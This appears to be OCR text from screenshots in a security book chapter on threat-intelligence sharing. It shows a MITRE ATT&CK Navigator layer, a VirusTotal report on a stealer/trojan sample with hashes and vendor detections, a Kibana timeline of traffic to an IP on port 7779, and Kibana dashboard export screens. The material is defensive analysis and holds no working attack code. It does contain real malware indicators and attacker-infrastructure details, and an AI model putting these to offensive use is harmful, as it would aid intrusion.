
Scheduled Task/Job (0/7)


- At (Linux)
- At (Windows)
- Container Orchestration Job
- Cron
- Launchd
- Scheduled Task
- Systemd Timers



platforms

- ☑ Linux
- □ macOS
- □ Windows
- □ Azure AD
- □ Office 365
- □ SaaS
- □ IaaS
- □ Google Workspace
- □ PRE
- □ Network
- □ Containers


layer
selection controls
layer controls
Initial Access
8 techniques
Execution
6 techniques
Persistence
16 techniques
Privilege Escalation
11 techniques
Defense Evasion
19 techniques
Drive-by Compromise
Exploit Public-Facing Application
External Remote Services
Hardware Additions
Phishing (0/3)
Spearphishing Attachment
Spearphishing via Service
Supply Chain Compromise (0/3)
Trusted Relationship
Valid Accounts (0/3)
Command and Scripting Interpreter (0/4)
JavaScript
Python
Visual Basic
Exploitation for Client Execution
Native API
Scheduled Task/Job (0/3)
Software Deployment Tools
User Execution (0/2)
Account Manipulation (0/1)
Boot or Logon Autostart Execution
Boot or Logon Initialization Scripts (0/1)
Browser Extensions
Compromise Client Software Binary
Create Account (0/2)
Create or Modify System Process (0/1)
Event Triggered Execution (0/2)
External Remote Services
Hijack Execution Flow (0/1)
Modify Authentication
Abuse Elevation Control Mechanism (0/2)
Boot or Logon Autostart Execution (0/2)
Boot or Logon Initialization Scripts (0/1)
Create or Modify System Process (0/1)
Escape to Host
Event Triggered Execution (0/2)
Exploitation for Privilege Escalation
Hijack Execution Flow (0/1)
Process Injection (0/3)
Scheduled Task/Job (0/3)
Abuse Elevation Control Mechanism (0/2)
Deobfuscate/Decode Files or Information
Execution Guardrails (0/1)
Exploitation for Defense Evasion
File and Directory Permissions Modification (0/1)
Hide Artifacts (0/4)
Hijack Execution Flow (0/1)
Impair Defenses (0/4)
Indicator Removal on Host (0/4)
Masquerading (0/5)
Modify Authentication Process
Obfuscated Files or Information (0/4)
Pre-OS Boot (0/1)
Brute Force
Credentials from Password Stores
Exploitation for Credential Access
Forge Web Credentials
Input Capture
Man-in-the-Middle
Modify Authentication Process
Network Sniffing
OS Credential Dumping
Steal Web Session Cookie
Two-Factor Authentication Interception
System Location Discovery
threat groups
admin@338 view select deselect
Ajax Security Team view select deselect
APT-C-36 view select deselect
APT1 view select deselect
APT12 view select deselect
software
3PARA RAT view select deselect
4H RAT view select deselect
ABK view select deselect
adbupd view select deselect
AdFind view select deselect
mitigations
Account Use Policies view select deselect
Active Directory Configuration view select deselect
Antivirus/Antimalware view select deselect
Application Developer Guidance view select deselect
Application Isolation and Sandboxing view select deselect




Analyze suspicious files and URLs to detect types of malware, automatically share them with the security community

FILE URL SEARCH

5b7e82e051ade4b14d163eea2a17bf8b

By submitting data above, you are agreeing to our Terms of Service and Privacy Policy, and to the **sharing of your Sample submission with the security community.** Please do not submit any personal information; VirusTotal is not responsible for the contents of your submission. Learn more.

ⓘ Want to automate submissions? Check our API, free quota grants available for new file uploads



37 security vendors flagged this file as malicious

b325c92fa540edeb89b95dbfd4400c1cb33599c66859a87aead820e568a2ebe7


5b7e82e051ade4b14d163eea2a17bf8b.virus

checks-network-adapters direct-cpu-clock-access long-sleeps malware peexe runtime-modules

599.00 KB
Size


2021-03-21 12:45:42 UTC
1 month ago

Ad-Aware	Trojan.GenericKDZ.73609	ALYac	Trojan.GenericKDZ.73609
SecureAge APEX	Malicious	Arcabit	Trojan.Generic.D11F89
Avast	Win32:PWSX-gen [Trj]	AVG	Win32:PWSX-gen [Trj]
Avira (no cloud)	TR/AD.VidarStealer.tcyca	BitDefender	Trojan.GenericKDZ.73609
BitDefenderTheta	Gen:NN.ZexaF.34628.LuW@aKlHnvmG	Bkav Pro	W32.AIDetect.malware2
CAT-QuickHeal	Ransom.MedusaReborn.J1	CrowdStrike Falcon	Win/malicious_confidence_100% (W)
Cybereason	Malicious.24688d	Cylance	Unsafe
Cynet	Malicious (score: 100)	eGambit	Unsafe.AI_Score_99%
Elastic	Malicious (high Confidence)	Emsisoft	Trojan.GenericKDZ.73609 (B)
eScan	Trojan.GenericKDZ.73609	ESET-NOD32	A Variant Of Win32/Kryptik.HKAZ
FireEye	Generic.mg.5b7e82e051ade4b1	Fortinet	W32/Kryptik.HKAZ!tr
GData	Trojan.GenericKDZ.73609	Kaspersky	HEUR:Trojan.Win32.Injuke.gen



ExifTool File Metadata

MIMEType	application/pdf
PageLayout	SinglePage
ModifyDate	2009:09:22 15:27:04-04:00
CreatorTool	Acrobat PDFMaker 8.1 for PowerPoint
Producer	Acrobat Distiller 8.1.0 (Windows)
Author	[redacted]
InstanceID	uuid:8db6338a-66b2-4666-9567-36449911ffed
FileType	PDF
Format	application/pdf
XMPToolkit	Adobe XMP Core 4.0-c316 44.253921, Sun Oct 01 2006 17:14:39
Linearized	Yes
Creator	[redacted]
FileTypeExtension	pdf
PageCount	38
Title	[redacted]
CreateDate	2009:09:22 15:26:45-04:00
MetadataDate	2009:09:22 15:27:04-04:00
PDFVersion	1.4
Company	[redacted] Company
DocumentID	uuid:2d57c30b-b580-4105-a347-da443b1289fd
TaggedPDF	Yes




Submissions ⓘ

Date	Name	Source	Country
2021-03-21 12:45:42	5b7e82e051ade4b14d163eea2a17bf8b.virus	{·} 22b3c7b0 - api	CA

Prevalence Summary

First Submission	2021-03-21 12:45:42
Last Submission	2021-03-21 12:45:42
Last Rescanned	2021-03-21 12:45:42
Total Submissions	1
Source submissions	1



Untitled timeline Unsaved
Add a description

Processes	Users	Hosts	Source IPs	Destination IPs
0	0	1	1	1

_id: "c951216bd23666d17df75ab08e8a4255bd824f4ad2c90100cfa89ffc62851489"

@timestamp ↓ 1	message	event.category
May 16, 2021 @ 00:28:29.713	—	network_traffic network

2.122701ms
May 16, 2021 @ 00:16:28.041
May 16, 2021 @ 00:16:28.043
116B 2 pkts tcp 1:vDCnnyyxICPdF7aZutbQ0P09/Dw=

Source [redacted] : 29011 — (51.72%) 60B — 1 pkts → Destination 64.225.18.241 : 7779
← (48.28%) 56B — 1 pkts

1 of 1 events
1
Updated 1 hour ago

Network details: 64.225.18.241

New York , New York

Autonomous system
—

Max anomaly score by job
—

First seen
Jan 19, 2021 @ 15:14:43.161

Last seen
1 hour ago


Host ID
[redacted]

Host name
[redacted]

WhoIs
iana.org

Reputation
virustotal.com ,
talosIntelligence.com


Chapter 12: Sharing Information and Analysis



Saved Objects

Manage and share your saved objects. To edit the underlying data of an object, go to its associated application.

Type	Title	Tags	Actions
	Advanced Settings [7.11.1]		
	Advanced Settings [7.12.0]		
	Advanced Settings [7.13.0]		
	[Filebeat Cisco] ASA Firewall		
	[Filebeat IBM MQ] Overview of error log overview		
	[Filebeat Envoyproxy] Overview		
	[Filebeat CoreDNS] Overview		




Saved Objects

Manage and share your saved objects. To edit the underlying data of an object, go to its associated application.

type:(visualization)

Type	Title	Tags
	Event Outcome [Filebeat Okta]	
	Transaction Types [Filebeat Okta]	
	Time Series [Filebeat Okta]	
	Actor Types [Filebeat Okta]	




Saved Objects

Manage and share your saved objects. To edit the underlying data of an object, go to its associated application.

type:(visualization) tag:(security or "threat intel")

Type	Title	Tags	Actions
	Abuse Malware TLSH Hashes [Filebeat Threat Intel]	threat intel	
	Abuse Malware Indicators [Filebeat Threat Intel]	threat intel	



Manage and share your saved objects. To edit the underlying data of an object, go to its associated application.

type:(dashboard) tag:(security)


Type	Title
☑	Chapter 6 - HTTP Dashbo
☑	Chapter 6 - TLS Dashboar
☑	Chapter 6 - DNS Dashboa

Export 3 objects

Select which types to export

☑ dashboard (3)

Include related objects



Import saved objects

Select a file to import

export.ndjson


Import options

● Check for existing objects

